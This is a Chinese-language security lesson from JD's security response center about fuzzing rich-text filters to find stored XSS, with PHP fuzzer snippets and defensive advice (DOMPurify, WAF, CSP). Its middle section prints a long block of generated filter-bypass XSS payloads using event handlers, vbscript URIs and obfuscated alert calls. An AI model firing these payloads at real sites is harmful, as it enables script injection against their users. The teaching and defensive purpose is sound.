安全小课堂第123期【富文本存储型XSS漏洞挖掘】

京东安全应急响应中心 2018-12-17

邮件、论坛、日志发布等UGC类（用户产生内容）业务构成在线生活的重要部分。作为供用户创造内容的“生产力工具”，其背后隐藏着巨大的攻击面。其中，最易产生的问题是XSS。

XSS(Cross-site scripting)是一种常见的web漏洞，借助XSS攻击者可以窃取隐私敏感数据，甚至产生蠕虫对业务带来灾难性影响。

JSRC **安全小课堂第123期**，邀请到**Martin**作为讲师就**如何通过模糊测试手段，挖掘UGC类业务中潜藏的富文本存储型XSS**为大家进行分享。同时感谢小伙伴们的精彩讨论。

富文本存储型XSS和普通XSS有什么区别？

京安小妹


Martin：

核心区别在于业务场景。

普通反射/存储型XSS通常可以使用编程语言提供的函数（例如，PHP中的htmlspecialchars函数），将包括但不限于<、>、‘、”、&等特殊符号转义为HTML实体解决。

但在许多UGC（User Generated Content）业务场景下，并不能“一刀切”。业务需要引入“富文本”，允许用户实现各类文字、图片效果。相关场景场景包括但不限于博客文章、邮件、论坛等编辑展示。

以Gmail为例，就需要允许用户使用标签，配合style属性，实现一个邮件内容高亮效果。



此场景下，将特殊符号转义为HTML实体的“一刀切”方法就行不通了。所以，这时一般业务后端会维护一个基于 “黑名单”/“白名单”思路的“富文本过滤器”。

“富文本过滤器”的任务就是根据内置的正则表达式和一系列规则，自动分析过滤用户提交的内容，从中分离出合法和被允许的 HTML标签、属性，然后经过层层删除过滤和解析，保留可接受的HTML内容，最终展示到网页前端用户。

如此复杂的场景下，就存在不少隐藏的“攻击面”。由于能注入未被转义的HTML标签，一旦能绕过，就会产生XSS问题。

我们称之为“富文本存储型XSS”。

Ps. XSS类漏洞危害在此不做赘述，只要找到XSS无论是反射、存储，结合业务特性，往往能形成比较大的危害。

富文本中的“边界”

京安小妹

Martin：

“边界”这一概念是针对HTML内容、以及富文本过滤处理逻辑讲的。

以一段普通的HTML代码为例：

```
<span class="yyy onmouseover=11111" style="width:expression(alert(9));"></span>
```

假设我们要DIY一个“富文本过滤器”，遇到上述 HTML 文本，应该如何解析和过滤？也许是这样的：首先匹配到<span，发现span是一个可信的HTML标签名。所以，接着进入其属性值过滤的逻辑。首先是否含有高危的 on 开头的事件属性，发现存在 onmouseover 但被”,”包裹，作为 class属性的属性值，所以并不存在危险，于是放行。然后分析 style 属性，其中有高危关键词”expression()”。综合分析下来，进行清除过滤。

上述只是富文本过滤思路的简单阐释。这段逻辑，根本上依赖于正则或语法树的HTML“边界”分析。通过对“边界”的判定，类似 class=” yyyyonmouserover=11111” 的属性及其值才会被放行，因为虽然 onmouserover=11111 虽然是高危事件属性（定义参考：http://www.w3school.com.cn/jsref/dom_obj_event.asp），但存在于=”” 中，没有独立成一个 HTML 属性，也就不存在风险。

所以在上面的例子中，=””就是边界，<span 中的尖括号也是边界，空格也可以说成一种边界。

所以，我们可以用如下方式，标注出上面一段HTML文本中“边界”的位置：

[边界]<span[边界]class=[边界]yyy[边界]>[边界]</span[边界]>

综上，简单总结了HTML文本中“边界”位置出现的符号/内容。

(1) 特殊 HTML 符号，通过这类明显的符号，过滤器就可以到 HTML 标签及其属性，但这些符号错误的时候出现在了错误的地点，往往会酿成大祸，如:

=, ", ', :, ;, >, <, 空格, /,

(2) 过滤器会过滤删除的内容，我们在边界填充下面这些元素，过滤器盲目删除，很有可能导致原本无害的属性值，挣脱牢笼，成为恶意的属性和属性值，如：

expression, alert, confirm, prompt, <script>,<iframe>

(3) 不可打印字符，如：

\t、\r、\n、\0 等不可打印字符

讲师

富文本存储型XSS的模糊测试挖掘

京安小妹

Martin:

通过上一部分，我们已了解了HTML文本中“边界”的概念。其实，富文本存储型XSS产生的原因，根本原因就是：过滤器在处理特殊符号、进制编码过程中，解析“边界”不当，导致恶意HTML标签、属性能“躲避”过滤器的“围追堵截”，产生“富文本存储型XSS”。

富文本存储型XSS的挖掘，成败可能往往在一个“字符串”之间。因此，这里介绍一种常用的手法“模糊测试”。其本质是一种黑盒测试手段，谈到“黑盒测试”，核心就是要生成大量“测试用例（Payload）”并发送，观察业务回吐的处理结果，发现漏洞。

到这里，富文本存储型XSS的模糊测试方式，就呼之欲出了。无论是使用Python、PHP，还是Node.js、Java，通过字符串拼接，随机生成大量“富文本XSS Payload”，发送给业务后端处理，然后观察响应。

核心代码逻辑，一言以概之，就是通过字符串拼接，生成含能执行JS代码的“畸形HTML富文本Payload”。如下

```
$fuzzer.=$tag[0];
$fuzzer.="<div id=";
$fuzzer.=$value[0];
```

例如：

当然，真实场景下，逐条Payload生成、发送进行测试是不行的。可以写个简单的循环，批量生成中：

```
for($j=0;$j<50;$j++)
{
shuffle($mag);
shuffle($m1);
shuffle($m2);
```

```
$mstr.=$m2[0];
shuffle($m2);
$mstr.=$m2[1];
$mstr.="<";
//随机生成HTML标签
shuffle($tag);
$mstr.=$tag[0];
//随机边界组o
shuffle($m0);
```

示例效果如下：

```
0"/><p&quot;style&#60;p width=&apos;<math xml:base="vbscript:alert(1);//"><mrow href="#">qwe</mrow></math>&apos; height='
</style></body>fill: url("#ATTACH_GENERIC") rgb(24, 143, 255);' style=<mlt/onauxclick=alert(1)>Right-Click Me</lol>
>>url("onmouseover=")`<math><script>//<head><script>alert(1)</script><<<yyy
style=width:100%;height:100%;position:fixed;left:0px;top:0px;%1%23\u6fnmouseover=top['al'+'ert'](1);//oNmouSeover=<math><script>
//<head><script>alert(1)</script>url("onmouseover=").&quot;&quot;<<div</p>0"/><p&quot;style&#60;p width=&apos;<math xml:base=
"vbscript:alert(1);//"><mrow href="#">qwe</mrow></math>&apos; height='</style></body>fill: url("#ATTACH_GENERIC") rgb(24, 143,
255);' style=<mlt/onauxclick=alert(1)>Right-Click Me</lol>>>url("onmouseover=")`<math><script>//<head><script>alert(1)</script>
<<<yyy style=width:100%;height:100%;position:fixed;left:0px;top:0px;%1%23\u6fnmouseover=top['al'+'ert'](1);//oNmouSeover=<math
><script>//<head><script>alert(1)</script>url("onmouseover=").&quot;&quot;<<div</p>1<p&#x3C;&#x3C;p&#x3c;p width=&apos;<div
class="nf-ft"></script><!-- ORIGINAL --><svg>"-alert(1);//<mlt/onauxclick=alert(1)>Right-Click Me</lol>&apos; height= \\'"
style=<math><script>//<head><script>alert(1)</script>>;('class=aaa:'"/onerror=alert(1);//''expression(*yyy
style=width:100%;height:100%;position:fixed;left:0px;top:0px; onmouseover=<!-- ORIGINAL -->top['al'+'ert'](1);//(.)('img</p>0"/>
<p&quot;style&#60;p width=&apos;<math xml:base="vbscript:alert(1);//"><mrow href="#">qwe</mrow></math>&apos; height='
</style></body>fill: url("#ATTACH_GENERIC") rgb(24, 143, 255);' style=<mlt/onauxclick=alert(1)>Right-Click Me</lol>
>>url("onmouseover=")`<math><script>//<head><script>alert(1)</script><<<yyy
style=width:100%;height:100%;rposition:fixed;left:0px;top:0px;%1%23\u6fnmouseover=top['al'+'ert'](1);//oNmouSeover=<math><script>
//<head><script>alert(1)</script>url("onmouseover=").&quot;&quot;<<div</p>1<p&#x3C;&#x3C;p&#x3c;p width=&apos;<div class="nf-ft"
></script><!-- ORIGINAL --><svg>"-alert(1);//<mlt/onauxclick=alert(1)>Right-Click Me</lol>&apos; height= \\'"  style=<math>
<script>//<head><script>alert(1)</script>>;('class=aaa:'"/onerror=alert(1);//''expression(*yyy
style=width:100%;height:100%;position:fixed;left:0px;top:0px; onmouseover=<!-- ORIGINAL -->top['al'+'ert'](1);//(.)('img</p>2
&gt;p"/><div><p width=&quot;<script>/&/-alert(1)</script>
```

Ps. 受篇幅限制，更多技术问题后续可做深入交流。

讲师

富文本存储型XSS案例分享

京安小妹

Martin:

听完了上面简单的介绍，不知小伙伴们是否已经Get到今天要讲的“富文本存储型XSS”相关的知识了呢？

为了帮助伙伴们更好的理解，这里分享一些公开的真实案例。

[1] Wordpress < 4.1.2 存储型XSS分析与稳定POC
https://www.leavesongs.com/HTML/wordpress-4-1-stored-xss.html
[2] WordPress 4.2 Stored XSS
https://klikki.fi/adv/wordpress2.html
[3] WordPress < 4.2.3 Stored XSS
https://klikki.fi/adv/wordpress3.html

讲师

富文本存储型XSS的规避方式

京安小妹

Martin：

1) 从产生源头解决，引入稳定可靠的“富文本过滤器（模块）”。产生富文本存储型XSS的根本原因是“富文本过滤器（模块）”存在缺陷，导致恶意标签、属性漏过过滤。

因此，在项目中使用稳定可靠的富文本过滤模块，可从源头上源头上彻底解决问题。

这里按不同语言推荐两款：

a. Node.js https://github.com/cure53/DOMPurify

b. PHP http://phith0n.github.io/XssHtml/

2) 提高攻击门槛，阻断带恶意HTML内容的请求提交/执行，引入WAF和CSP。针对这两种方案，此处不做赘述，CSP后续希望能有机会单独和各位交流分享。

讲师

本期JSRC 安全小课堂到此结束。更多内容请期待下期安全小课堂。如果还有你希望出现在安全小课堂内容暂时未出现，也欢迎留言告诉我们。

安全小课堂的往期内容开通了自助查询，点击菜单栏进入“安全小课堂”即可浏览。

简历请发送：cv-security@jd.com

微信公众号：jsrc_team

新浪官方微博：京东安全应急响应中心